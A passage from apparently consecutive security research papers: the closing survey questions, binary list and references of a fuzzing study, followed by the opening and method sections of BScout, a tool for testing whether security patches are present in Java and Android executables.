    - Instructor-led training
    - Hands-on experience
    - Other
(19) Were there any external factors that affected your or your team's performance during the experiment? (For example, network outages, room temperature, experiment hours, and so on.)
(20) Do you have any thoughts or comments you would like us to consider?

F Skill assessment binaries

Collection	Binary
Cyber Grand Challenge	`Childs_Game`
	`Game_Night`
	`Casino_Games`
Rode0day (binary only)	`tcpdumpB`
	`fileB`
	`audiofileB`
Rode0day (with source)	`bzipS`
	`jqS`
	`jpegS`
OSS-Fuzz (with source)	`vorbis`
	`libarchive`
	`libxml2`
	`c-ares`
	`freetype2`
	`openssl`

References

[1] Thanassis Avgerinos, Alexandre Rebert, Sang Kil Cha, and David Brumley. Enhancing symbolic execution with veritesting. *Communications of the ACM*, 59(6):93–100, May 2016.

[2] Domagoj Babic, Stefan Bucur, Yaohui Chen, Franjo Ivancic, Tim King, Markus Kusano, Caroline Lemieux, László Szekeres, and Wei Wang. FUDGE: Fuzz driver generation at scale. In *Proceedings of the 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2019, page 975–985, New York, New York, USA, 2019. ACM.

[3] Carl Boettiger. An introduction to Docker for reproducible research. *Operating Systems Review*, 49(1):71–79, January 2015.

[4] Norbou Buchler, Prashanth Rajivan, Laura R Marusich, Lewis Lightner, and Cleotilde Gonzalez. Sociometrics and observational assessment of teaming and leadership in a cyber security defense competition. *Computers & Security*, 73:114–136, 2018.

[5] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing Mayhem on binary code. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, SP '12, pages 380–394, Washington, DC, USA, 2012. IEEE Computer Society.

[6] Gary Charness, Uri Gneezy, and Michael A Kuhn. Experimental methods: Between-subject and within-subject design. *Journal of Economic Behavior & Organization*, 81(1):1–8, 2012.

[7] Christian Cioce, Daniel Loffredo, and Nasser Salim. Program fuzzing on high performance computing resources. Technical Report SAND2019-0674, Sandia National Laboratories, Albuquerque, New Mexico, USA, January 2019. `https://www.osti.gov/servlets/purl/1492735` [Accessed January 23, 2020].

[8] Elena F. Corriero. Counterbalancing. In Mike Allen, editor, *The SAGE Encyclopedia of Communication Research Methods*, volume 1. SAGE Publications, Thousand Oaks, California, USA, 2017.

[9] Richard Draeger. Within-subjects design. In Mike Allen, editor, *The SAGE Encyclopedia of Communication Research Methods*, volume 4. SAGE Publications, Thousand Oaks, California, USA, 2017.

[10] Florian Fainelli. The OpenWrt embedded development framework, February 2008. Invited talk at the 2008 Free and Open Source Software Developers European Meeting.

[11] Ming Fang and Munawar Hafiz. Discovering buffer overflow vulnerabilities in the wild: An empirical study. In *Proceedings of the 8th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement*, ESEM '14, New York, New York, USA, 2014. ACM.

[12] Andrew Fasano, Tim Leek, Brendan Dolan-Gavitt, and Josh Bundt. The rode0day to less-buggy programs. *IEEE Security & Privacy*, 17(6):84–88, November 2019.

[13] Ivan Fratric. 365 days later: Finding and exploiting Safari bugs using publicly available tools, October 2018. `https://googleprojectzero.blogspot.com/2018/10/365-days-later-finding-and-exploiting.html` [Accessed March 30, 2019].

[14] GitLab. Issue boards. `https://about.gitlab.com/product/issueboard/` [Accessed December 17, 2019].

[15] Google. Fuzzer test suite. `https://github.com/google/fuzzer-test-suite` [Accessed December 18, 2019].

[16] Allen D. Householder, Garret Wassermann, Art Manion, and Chris King. The CERT(C) guide to coordinated vulnerability disclosure. `https://resources.sei.cmu.edu/asset_files/SpecialReport/2017_003_001_503340.pdf` [Accessed March 31, 2019].

[17] Schuyler W. Huck and Robert A. McLean. Using a repeated measures ANOVA to analyze the data from a pretest-posttest design: a potentially confusing task. *Psychological Bulletin*, 82(4):511–518, 1975.

[18] Robert Joyce. Come get your free NSA reverse engineering tool!, March 2019. Presentation at the 2019 RSA Conference.

[19] Brian Kernighan and Rob Pike. *The UNIX Programming Environment*. Prentice-Hall, Inc., Englewood Cliffs, New Jersey, USA, 1984.

[20] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. *CoRR*, abs/1808.09700, 2018.

[21] Valentin J. M. Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, and Maverick Woo. The art, science, and engineering of fuzzing: A survey. *IEEE Transactions on Software Engineering*, October 2019. Early Access.

[22] MITRE. Cwe-125: Out-of-bounds read. `https://cwe.mitre.org/data/definitions/125.html` [Accessed February 3, 2020].

[23] MITRE. Cwe-787: Out-of-bounds write. `https://cwe.mitre.org/data/definitions/787.html` [Accessed February 3, 2020].

[24] Nadim Nachar. The mann-whitney u: A test for assessing whether two independent samples come from the same distribution. *Tutorials in quantitative Methods for Psychology*, 4(1):13–20, 2008.

[25] Cal Newport. *Deep work : rules for focused success in a distracted world*. Grand Central Publishing, New York ; Boston, 1st ed. edition, January 2016.

[26] Vegard Nossum. Fuzzing the OpenSSH dæmon using AFL. `http://www.vegardno.net/2017/03/fuzzing-openssh-daemon-using-afl.html` [Accessed March 30, 2019].

[27] Anne Oeldorf-Hirsch. Between-subjects design. In Mike Allen, editor, *The SAGE Encyclopedia of Communication Research Methods*, volume 4. SAGE Publications, Thousand Oaks, California, USA, 2017.

[28] Hacker One. The 2019 hacker report. `https://www.hackerone.com/resources/reporting/the-2019-hacker-report` [Accessed December 4, 2019].

[29] OpenWrt. ubus (OpenWrt micro bus architecture). `https://openwrt.org/docs/techref/ubus` [Accessed Januarary 22, 2020].

[30] Athanasios Papoulis and S Unnikrishna Pillai. *Probability, random variables, and stochastic processes*. Tata McGraw-Hill Education, New York, New York, 2 edition, 2002.

[31] Reginald E. Sawilla and Xinming Ou. Identifying critical attack assets in dependency attack graphs. In Sushil Jajodia and Javier López, editors, *13th European Symposium on Research in Computer Security*, volume 5283 of *Lecture Notes in Computer Science*, pages 18–34. Springer, 2008.

[32] Kostya Serebryany. OSS-Fuzz - Google's continuous fuzzing service for open source software, August 2017. Invited talk at the 26th USENIX Security Symposium.

[33] Michael R Sheldon, Michael J Fillyaw, and W Douglas Thompson. The use and interpretation of the friedman test in the analysis of ordinal-scale data in repeated measures designs. *Physiotherapy Research International*, 1(4):221–228, 1996.

[34] R. Shirrey. RFC 4949: Internet security glossary, version 2. `https://tools.ietf.org/rfc/rfc4949.txt` [Accessed March 31, 2019], August 2007.

[35] Paul Spooren. Running OpenWrt inside Docker. `https://forum.openwrt.org/t/running-openwrt-inside-docker-sbin-init-stuck/13774/8` [Accessed December 17, 2019].

[36] Nick Stephens, John Grosen, Christopher Salls, Audrey Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium*, volume 16, pages 1–16, 2016.

[37] Robert Swiecki. Honggfuzz. `http://honggfuzz.com` [Accessed December 18, 2019].

[38] trailofbits. Challenge sets. `https://www.trailofbits.com/research-and-development/challenge-sets/` [Accessed December 17, 2019].

[39] Sai Vamsi, Venkata Balamurali, K Surya Teja, and Praveen Mallela. Classifying difficulty levels of programming questions on HackerRank. In *International Conference on E-Business and Telecommunications*, volume 3, pages 301–308. Springer, 2019.

[40] Daniel Votipka, Rock Stevens, Elissa Redmiles, Jeremy Hu, and Michelle Mazurek. Hackers vs. testers: A comparison of software vulnerability discovery processes. In *2018 IEEE Symposium on Security and Privacy*, pages 374–391, May 2018.

[41] R. F. Woolson. *Wilcoxon Signed-Rank Test*, pages 1–3. American Cancer Society, 2008.

[42] Michal Zalewski. American Fuzzy Lop. `http://lcamtuf.coredump.cx/afl/` [Accessed March 30, 2019].

BScout: Direct Whole Patch Presence Test for Java Executables

Jiarun Dai[1,¶], Yuan Zhang[1,¶], Zheyue Jiang[1], Yingtian Zhou[1], Junyan Chen[1], Xinyu Xing[2], Xiaohan Zhang[1], Xin Tan[1], Min Yang[1], and Zhemin Yang[1]

[1]*School of Computer Science, Fudan University, China*
[2]*College of Information Sciences and Technology, Pennsylvania State University, USA*
[¶]*co-first authors*

Abstract

To protect end-users and software from known vulnerabilities, it is crucial to apply security patches to affected executables timely. To this end, patch presence tests are proposed with the capability of independently investigating patch application status on a target without source code. Existing work on patch presence testing adopts a signature-based approach. To make a trade-off between the uniqueness and the stability of the signature, existing work is limited to use a small and localized patch snippet (instead of the whole patch) for signature generation, so they are inherently unreliable.

In light of this, we present BSCOUT, which directly checks the presence of a whole patch in Java executables without generating signatures. BSCOUT features several new techniques to bridge the semantic gap between source code and bytecode instructions during the testing, and accurately checks the fine-grained patch semantics in the whole target executable. We evaluate BScout with 194 CVEs from the Android framework and third-party libraries. The results show that it achieves remarkable accuracy with and without line number information (i.e., debug information) presented in a target executable. We further apply BSCOUT to perform a large-scale patch application practice study with 2,506 Android system images from 7 vendors. Our study reveals many findings that have not yet been reported.

1 Introduction

Nowadays, it is very common for software developers to borrow code from open-source projects and then integrate them into their closed-source software products. According to a recent study [17], open-source projects usually contain a large number of vulnerabilities, which could be propagated to closed-source software. To battle against n-day vulnerabilities in closed-source software, it is crucial to know whether a vulnerability has been fixed in affected closed-source software, i.e., whether a piece of software has applied a security patch for a specific vulnerability. This kind of capability, known as *patch presence test* [46], enables independent and quantitative evaluation of software security for known vulnerabilities and may urge software vendors to pay more attention to vulnerability patching. With these features, a patch presence test is an important complementary technique to protect software and end-users from known threats.

To test the presence of a patch in target software, one instinctive reaction is to perform *vulnerable code search*. However, such techniques cannot be simply applied to perform a patch presence test. First, previous work on finding vulnerable code utilizes function-level [29, 34, 42] or image-level [17, 21] code similarity to pinpoint code difference. However, such methods cannot provide sufficient granularity for patch presence test, and thus inevitably introduce high error rates in identifying patch existence. Second, existing work on finding vulnerable code primarily leverages source-to-source [29, 33, 42] or binary-to-binary [18, 22, 28] test. In the patch presence test, it requires checking patch presence in the source-to-binary fashion. Therefore, these methods are not considered as feasible solutions.

Going beyond techniques in vulnerable code search, FIBER [46] is another line of work that could be potentially used for a patch presence test. It is built to perform patch presence test for C/C++ binaries. Technically, FIBER devises a two-step approach by generating binary-level patch signatures from reference binary (built from reference source code) and then leveraging binary-to-binary test for signature matching on the target binary. To make a trade-off between the uniqueness (i.e. the signature only exists in the patch itself) and the stability (i.e. the signature is robust to benign evolution of the codebase) of the signature, FIBER only regards a small and localized part of the patch for signature generation. An obvious limitation of this approach is that it does not reflect the presence of the whole patch, thus it is inherently unreliable. Furthermore, FIBER adopts an exact signature matching mechanism on the target, which is hard to tolerate the possible code customization on the signature part. Actually, FIBER is evaluated with only 8 binaries, but it has already reported several incorrect test results due to

code customization, signature instability, etc (as confirmed in [46]). Another limitation is that it requires to build the whole project for generating binary-level signatures from source code, and requires to choose the most similar image with the test target for signature generation, which is quite inflexible. These facts hinder its adoption to test a large volume of binaries.

To address the limitations above, we argue a patch presence test tool should have three properties – robustness, high accuracy, and flexibility. By *robustness*, we mean a patch presence test should rely on the whole patch rather than a small and localized patch snippet for testing. By *high accuracy*, we mean, whether a patch is applied or not, a patch presence test should accurately report its status. By *flexibility*, we mean a patch presence test should not depend on building the reference source code of the test target which is not a fully automated process in most cases.

In this work, we propose a new patch presence test tool, BSCOUT to ensure the three properties above. Different from existing techniques, BSCOUT leverages the whole patch to directly test its presence in Java **B**ytecode from **S**ource code without generating signatures. The rationales of targeting Java executables are three-fold. First, Java executables are pervasive and ubiquitous, which have been demonstrated to have numerous n-day vulnerabilities. Second, there is no existing work on patch presence test for Java executables. Third, we observe that the semantic information carried by Java bytecode instructions may be exploited to facilitate patch presence test. To the best of our knowledge, we are the first to study patch presence testing techniques on Java executables by leveraging the whole patch for a test.

Technical challenges. BSCOUT faces several non-trivial challenges of directly performing a source-to-binary test and accurately checking the presence of a group of source code changes in an executable: 1) a security patch may only introduce tiny changes [31], and we need to establish fine-grained and accurate links for these changes between the patch and the target executable; 2) since Java source code and Java bytecode instructions are expressed at different language layers and have different formats, it is difficult to perform cross-layer code equivalence test; 3) some patch-changed lines may occur multiple times in the target executable and, therefore, it requires us not to simply check the presence of the patch lines alone; 4) a patch may consist of several types of changes (e.g., addition, deletion), and it is inappropriate to adopt a uniform test strategy for each change type.

Basic idea. The design of BSCOUT is inspired by the line-level patch generation and application practice [35], which detects tiny modification by measuring the proportion of patch lines present in the target executable. To perform line-level presence testing, BSCOUT first proposes *cross-layer line-level correlative analysis*. With this, it collects language-independent features from both source code lines and bytecode instructions. Then, it utilizes feature-based line-level similarity analysis to link one source code line to several aggregated bytecode instructions (marked as a bytecode line). For bytecode instruction aggregation, BSCOUT leverages the line number information in the target executable when it is present. Otherwise, BSCOUT adopts learning-based instruction segmentation to infer the bytecode line boundary. To reliably test the presence of some patch-changed lines that occur multiple times in the target executable, BSCOUT also performs the line-level correlative analysis on the basis of the entire functions. Following the line-level presence test, BSCOUT further proposes *patch-derived differential analysis*. With this, BSCOUT categorizes patch-changed lines into three types (addition/deletion/modification). Then, it utilizes both pre-patch source code (i.e. the source code before applying the patch) and post-patch source code (i.e. the source code after applying the patch) to accurately test the presence of each type of changes in the target executable.

Results. We evaluate BSCOUT with 194 CVEs pertaining to the Android framework and third-party Java libraries. The experiments are performed on 15 Android system images (called ROMs for short in the following), 261 Android apps, and 28 desktop/server apps. Our experiment results show that BSCOUT achieves remarkable accuracy of 100% and 96.9% with and without the line number information provided. We also observed that, when applied in a patch presence test, existing work exhibits poor performance in terms of accuracy and coverage.

Given the popularity of the Android platform and its severe fragmentation issues [1], we also apply BSCOUT to study the patch application practice with 2,506 real-world Android ROMs from 7 vendors. Through our study, we have some important findings that have not yet been verified before. First, we discover Google usually patches its own devices in a proactive manner even before releasing the vulnerabilities to the public, while other vendors apply security patches relatively slowly. Second, we find that, rather than vulnerability severity or patch complexity, code customization significantly affects the adoption of a security patch. Third, we observe that all vendors have forgotten to apply patches to affected phone models. This implies it is a challenging task to manage patches among multiple software product lines. Last but not least, we surprisingly find that, to some extent, all vendors (including Google) over-claim the security patch level in their devices. There are only about 9.4% of the ROMs correctly set the security patch level.

Use cases. Potential users of BSCOUT at least include: 1) since commercialized products (usually closed-source) may inherit vulnerabilities reported in the integrated open-source projects, third-party users of these products (e.g. government agents, enterprise users, security companies) are greatly interested in knowing the patching status of these vulnerabilities; 2) developers or security testers who may even have source code access, but may still want to perform additional checks to guarantee that they have patched all n-

day vulnerabilities for their products before releasing them to the public. For all these users, BScout is very helpful for its ability to assess the patching status of products without their source code.

In summary, we make the following contributions.

- We propose BSCOUT, a new technique to examine the presence of a patch for Java executables.
- Using real-world test cases, we conduct a thorough analysis and show that BSCOUT is effective and efficient in patch presence test.
- Using BSCOUT as a tool, we conduct a large-scale study and shed light on patch application practice in the real world. Our study reveals several important and interesting findings that have not yet been uncovered.

2 Challenges and Insights

We pick the security patch for *CVE-2016-3832* [14] (an Android framework vulnerability) as an example to demonstrate the challenges in patch presence test and our insights to solve these challenges. Generally, there are two kinds of bytecode formats for Java executables: traditional stack-based Java bytecode [9] and DEX bytecode [6]. Since DEX bytecode is more comprehensible, we transform Java executables to DEX bytecode with *dx* [3]. Figure 1 shows a patch snippet with related code snippets from two Java executables. In Figure 1, smali (which is the assembly language for DEX) is used to present DEX instructions.

At first, we can find that the patch snippet in Figure 1 contains 3 addition lines (line 7, 13-14) and 1 deletion line (line 12). Line 13-14 in Figure 1(a) are actually two broken lines of a single statement, thus we use line 13 to refer both of them in the following. As reported by Li et al. [31], security patches tend to introduce fewer changes to source code than general bug fixes (marked as *Challenge-I: patch is small*). Thus, to reliably check the patch presence, we need to consider all meaningful patch changes. Specifically, we need to check that whether corresponding bytecode instructions could be found in the target for every patch-changed line.

However, since Java source code and smali instructions are expressed in different languages, it is not straightforward to judge whether a statement in source code is equivalent to several smali instructions or not (marked as *Challenge-II: cross-language-layer test*). Fortunately, we observe that Java bytecode contains much semantic information. Based on this observation, we try to infer the equivalence between a Java statement and several smali instructions based on their shared semantic features. For example, line 7 in the patch snippet is a function invocation statement that invokes the "android.os.Parcel.readInt()" method and saves the function return value to a temporary variable named "userId". For this statement, we can use the name of the invoked method as a



Figure 1: Patch Snippet for CVE-2016-3832 with code snippets from two target Java executables.

feature to locate corresponding smali instructions in the test target. The name of the assigned variable is not used here, because it is a temporary variable whose name is not kept after compilation. Through this feature, we can find line 1585 and line 1587 in the first target, and line 1584 in the second target can link to line 7 in the patch snippet. Similarly, we can also find all candidate smali instructions in the test target for each patch-changed line with feature-based line-to-line similarity analysis.

Based on the line-to-line link between patch lines and target bytecode instructions, we shall further judge whether the patch is present or not. For line 7 in the patch snippet, we find 2 linked lines in the first target and 1 linked line in the second target. Since line 7 is an addition line in this patch, we may simply mark both targets as patched at this time. However, we may also find that line 5 in the patch snippet (just as the same as line 7) can also link to line 1585 and line 1587 in the first target and line 1584 in the second target, while line 5 exists before the patch is applied. When we take both line 5 and line 7 in the patch snippet into account, we find that both of them have a linked line in the first target, while only one of them can have a linked line in the second target (marked as *Challenge-III: patch-changed lines may occur multiple times*). Based on this observation, it is easy to recognize the second target as unpatched and the first target as patched. The lessons we learn here are that, if patch-changed

lines occur multiple times in the source code, it is hard to use the patch alone to give a reliable patch presence test result. For patch-added lines (such as line 7), we had better utilize the whole post-patch method for the test.

For line 12 and line 13 in the patch snippet, we find that they are quite similar for sharing the same feature of invoking the "android.app.IActivityManager.bindBackupAgent()" method. After line-to-line similarity analysis, both of them are linked to line 2238 in the first target and are linked to line 2238 in the second target. Because line 12 is a deletion line and line 13 is an addition line, from the perspective of line 12 we may flag both targets as unpatched, but from the perspective of line 13, we should flag both targets as patched. This contradictory result is caused by the fact that we do not recognize line 13 as a modification line on top of line 12 (marked as *Challenge-IV: patch has different types of changes*). By performing a fine-grained analysis on line 12 and line 13, we can find that line 13 invokes the method with three arguments, while line 12 invokes the method with two arguments. Considering this slight difference, we find line 2238 in the first target is more similar to line 13 than line 12 in the patch, while line 2238 in the second target is more similar to line 12 than line 13 in the patch.

Based on the checking results from line 7, line 12 and line 13, we meet a unified judgment: the executable in Figure 1(b) applies the patch, while the executable in Figure 1(c) does not apply the patch. Note that in the above example, we use the line number information in smali files to represent several smali instructions for brevity, which does not necessarily mean our tool depends on this information.

3 BSCOUT Approach

Following the example in §2, the overall architecture of BSCOUT is shaped in Figure 2, which consists of two steps:

Step 1: Cross-layer Line-level Correlative Analysis. Basically, it takes the pre-patch/post-patch reference source code (not the source code for the target executable) and target Java executable as input, and generate two line-to-line maps (which associate raw Java bytecode instructions to Java source code lines) between them as output. It works by first extracting cross-layer features between Java source code and Java bytecode (see details in § 3.1) and then leveraging these features to construct a line-to-line map in the scope of the whole Java method (see details in § 3.2).

Step 2: Patch-derived Differential Analysis. Based on two line-to-line maps between pre-patch/post-patch source code and target Java executable, it analyzes the fine-grained changes in the patch to guide the patch presence judgment. Specifically, it analyzes the patch to recognize not only the addition/deletion lines but also the modification lines (see details in § 3.3). Then, for each kind of patch-changed lines, it tests the presence of them in the target by comparing the match results between the target executable and the pre-patch/post-patch source code (see details in § 3.4).

3.1 Feature Extractor

Obviously, it is hard to perform equivalence tests between Java source code lines and Java bytecode instructions using existing techniques such as theorem proving [24]. Instead, we approximately test whether a Java source code line is the same with several Java bytecode instructions by measuring how many semantic features they share. To support cross-layer line-level correlative analysis between Java source code and Java bytecode, it is quite important to figure out what features to extract and how to extract.

3.1.1 Feature Set

Many types of features can be extracted from Java source code and bytecode instructions. However, not every feature is appropriate. It should meet two properties.

- *Language-independent.* A selected feature should exist in both source code and smali code. For example, temporary variable names only exist in source code. Thus, it is inappropriate for feature selection.
- *Consistently-extracted.* An appropriate feature should be extracted consistently from both source code and bytecode. For instance, we find that *array-creation* smali instructions are generated in method invocations with variable-length arguments, while there are no explicit array creations in corresponding source code. Therefore, *array-creation* is not an appropriate feature.

Ideally, all the features that fit the above two properties should be utilized. Actually, we only consider a small number of significant features that appear in common cases (as listed in Table 1). Future work could explore more features to get better performance. Even so, our prototype achieves quite good precision and recall through the evaluation (see § 4.1). In all, we consider five categories of features: *constant values*, *method invocations*, *field accesses*, *object creation* and *special instruction types*. Several features in Table 1 exclude some exceptional cases. For example, for method invocation feature, we do not consider those methods that may be generated by compilers, because these invocations may only exist in smali while do not explicitly exist in source code.

3.1.2 Feature Parser

For smali instructions and Java source code, we use separate parsers.

Parsing smali Instructions. We use *dexlib* [7] to parse smali files. All the information in a smali file can be accessed with this library, such as classes, methods, instructions, and labels. As Table 1 shows, literals are quite important features




Figure 2: Architecture of BSCOUT. There are two core techniques: *cross-layer line-level correlative analysis* and *patch-derived differential analysis*. The first technique is capable of generating a line-to-line map between a Java source method and a Java bytecode method by leveraging language-independent features, while the latter technique takes the line-to-line maps between pre-patch/post-patch reference source code (not the source code for the target executable) and target Java executable as input and utilizes the characteristics extracted from the patch itself to give a patch presence test result.

Table 1: Selected features from both Java source code and Java bytecode instructions.

Feature Category	Feature Format	Values Selected
Constant Values	Literals	String literals, integer/long numeric literals
Method Invocations	Method name with argument length	All methods except compiler-generated methods, such as *toString, valueOf, append.*
Field Access	Field name	All fields
Objection Creation	Class name	All classes except those used in compiler-generated code such as *Object, StringBuilder*
Special Instruction Type	Normalized instruction types	throw, monitor, switch, instance-of, return

in BSCOUT. In smali, literals are first loaded into virtual registers before they are used in smali instructions. Thus, we can not directly acquire the literals from operand values. To extract constant values from smali instructions, we implement constant propagation analysis. We scan the whole method to construct a table to keep all the virtual registers that have been assigned with constant values and never be overwritten by following instructions. When we want to check whether an operand register holds a constant value, we can simply look up its name in the table to get its pre-loaded constant value.

Parsing Java Source Code. Extracting semantic features from Java source code is more sophisticated than from smali instructions because Java language has complicated grammar, e.g. anonymous inner classes, nested class definitions. Meanwhile, we can neither build the source code project into executables for feature extraction, because building a project is not a fully-automated process which may require frequent manual intervention. Even for projects that use package dependency management tools such as *Maven* and *Gradle*, it is still non-trivial to set up the building environment for them.

Therefore, we have to parse Java grammars for feature extraction. After investigating several Java source code analyzers, we choose to build our feature extractor on *Spoon* [39] which is actively maintained and supports new Java features. It works by generating abstract syntax trees (AST) from Java source files, so our feature extraction procedure is implemented by traversing the ASTs. For a statement that occupies more than one textual line in the source code (e.g. line 13 and line 14 in Figure 1), we treat the split lines as a single logical line.

Literals Normalization. Literals appear as variable names (such as final static fields) in source code, but occur as constant values in disassembled smali code. An example is the variable "UserHandle.USER_OWNER" in Figure 1(a) and its constant value of "0x0" in line 2238 of Figure 1(b). To support sound feature comparison, we need to normalize literals extracted from Java source code. Our solution is to construct a global constant table by parsing all Java source code files. When we come across a variable in Java source code, we can look up the table to test whether it is a constant variable and use its constant value to construct features. Besides, we notice that Java compiler will transform string literal concatenation statements in Java source code to a concatenated string literal in smali. To correctly match these literals, we also implement this optimization during literal extraction from source code.

3.2 Line-to-line Match Engine

To perform line-level correlative analysis, we first need an oracle to test whether a source code line and several smali instructions are equivalent. Our idea is to test how many semantic features they share.

Equivalence Oracle. For convenience, we designate s and b as two feature sets extracted from a source code line and several bytecode instructions respectively. We use *Jaccard similarity* [44] between s and b to define the *equivalence oracle* as following where $T_{LineSimilarity}$ is a predefined threshold between 0 and 1. We do not use a more complicated algorithm here because *Jaccard similarity* works well enough through evaluation.

$$IsEquivalent(s,b) : Jaccard_Sim(s,b) >= T_{LineSimilarity}$$

Notice that if a patch-changed line occurs multiple times in source code, it is unreliable to simply test its presence in smali code (see line 5 and line 7 in Figure 1 as an example). Thus, we perform a line-to-line match in the whole method scope to utilize code context. According to the presence of line number information in smali, we adopt different matching algorithms.

3.2.1 When line number information is present

Modern Java compilers such as *OpenJDK*, *Oracle JDK* and *Android SDK* all annotate line number information for compiled Java code in .class/.dex files. This information may ease the aggregation of raw smali instructions generated from the same Java source line together. Nonetheless, it is worth noting that when line number information is not present, BSCOUT can also perform an effective line-to-line match, as described in the next section.

Line Aggregation. When line number information is present in the smali file, *baksmali* [15] generates a *.line* marker with an integral line number at the first smali instruction for a source code line (see examples in Figure 1) when transforming DEX files to smali files. We split raw continuous smali instructions into blocks according to the *.line* marker. We designate a *.line* marker along with its following instructions as an aggregated line. In the following steps, BSCOUT will construct a map between Java source lines and aggregated Java bytecode lines.

After aggregating raw smali instructions into blocks according to *.line* marker, we find some exceptional cases that need to be further purified.

- *Two identical line blocks with same line number.* We find some line blocks duplicated in the smali file. For example, *baksmali* generates an identical *finally* block before each return instruction in the *try* block. Since there is only one *finally* block in the source code, we eliminate redundant *finally* blocks in the smali code and only keep one.

- *Two different line blocks with same line number.* We find that some line blocks are different but share the same line number. This is because compilers may compile a single Java statement into several line blocks. For example, a single Java *switch* statement is compiled into two-line blocks: one block starts with a *packed-switch/sparse-switch* smali instruction that indicates switch table address, and the other block starts with a leading *.switch* marker to keep the concrete switch implementation. For these blocks, we can simply merge them into one block.

Line-to-line Match. With the help of aggregated line information, precise matching can be achieved. Specifically, we sort these aggregated lines by their line numbers to facilitate the match process, and set three requirements to meet for the match results: first, each source code line should link to at most one aggregated smali line and vice versa; second, a source code line should not be matched to an aggregated smali line which has a bigger line number than previous matched smali line; third, we want to match as many source code lines/aggregated smali lines as possible.

In fact, from the above description, we have transformed the problem of the line-to-line match into the classical problem of finding the *longest common subsequence*. We apply an existing optimized algorithm in finding the longest common sequence, named *Myers algorithm* [36, 41] (which is also used by git-diff command) to BSCOUT to find an optimal match between source code lines and aggregated smali lines. Based on the line-to-line match result, we can judge whether a source code line is present in a Java executable.

3.2.2 When line number information is absent

When line number information is not present in executables, it is hard to recognize the exact line boundaries in continuous smali instructions. A straightforward idea may be searching smali instructions for every Java source code line in the whole method space. However, the unrestricted search space would cause low precision and huge overhead. Fortunately, we observe that human experts have patterns to group raw bytecode instructions. With this insight, we first use machine learning to automatically group raw continuous smali instructions into segments, and then perform matching between source code lines and smali segments.

Learning-based Instruction Segmentation. In general, we treat instruction segmentation as a sequence labeling problem [37]. Specifically, we want to assign every smali instruction with one of the four labels: S (a segment with a single instruction), B (begin of a segment), M (middle of a segment) and E (end of a segment). Our training data is constructed from smali files of 23 Android ROMs and 2,064 Maven packages. We exclude those smali files without line number information, and the remaining can be automatically labeled with S/B/M/E. In all, we extract about 1 million labeled smali methods as the training set and 10 millions of labeled smali methods as the testing set. Our model is trained with Conditional Random Fields (CRFs) [30] which is a common context-sensitive algorithm for sequence labeling. More specifically, we use CRF++ [5]

```
// Case A
String msg = uri.getPath();
EventLog.writeEvent(0x534e4554, msg);

// Case B: compound statement
EventLog.writeEvent(0x534e4554, uri.getPath());
```

Figure 3: Different cases compiled to same smali code.

(an open-source implementation of CRFs) and set cost parameter to 1 and termination criterion to 0.0001 to train the model. Considering instructions have diverse formats, we also normalize the smali instructions by removing the instruction operands. Our trained model accepts raw smali instructions as input and outputs labels for them. Based on the instruction labels, we can easily group them into segments. Through the testing set, our model shows an accuracy of 91.7% in instruction labeling. As our evaluation shows (see §4), this accuracy is good enough for our tool, so we do not try other algorithms for model training.

Two-round Line-to-segment Match. Based on the segmentation results, we first perform a one-to-one match between source code lines and instruction segments using the algorithm of finding the *longest common subsequence* (the same as in § 3.2.1). However, not all source code lines can be matched with smali segments in this round due to the existence of compound statements. We give an example in Figure 3 to demonstrate this problem. In this figure, case B is a compound statement of two statements in case A. Our instruction segmentation model inclines to group the compiled smali instructions of case B into two segments. Therefore, the line-level similarity between the compound source code line and either smali segment is hard to reach the $T_{LineSimilarity}$ threshold. As a result, this kind of compound statement is not matched during the first round.

For these unmatched source code lines, we perform a second round match. Figure 4 presents the overall design. This round of match starts sequentially from the first unmatched source code line. For this unmatched source code line, we seek matching candidates in the space of all the unmatched smali instructions just after the previous matched smali segment (see the matching candidate scope for the first unmatched line in Figure 4 as an example). Specifically, for each source code line, we set up a sliding window (see Figure 4) with variable-length to enumerate all possible smali instruction sequences. We calculate the similarity between all possible sliding windows and the source code line and select the one that hits the highest similarity. If the similarity between the smali instructions in the selected sliding window and the source code line exceeds the predefined threshold ($T_{LineSimilarity}$), we mark a line-to-line match for them and eliminate the instructions in the sliding window from the following search. Similarly, we search smali instructions for remaining unmatched source code lines.

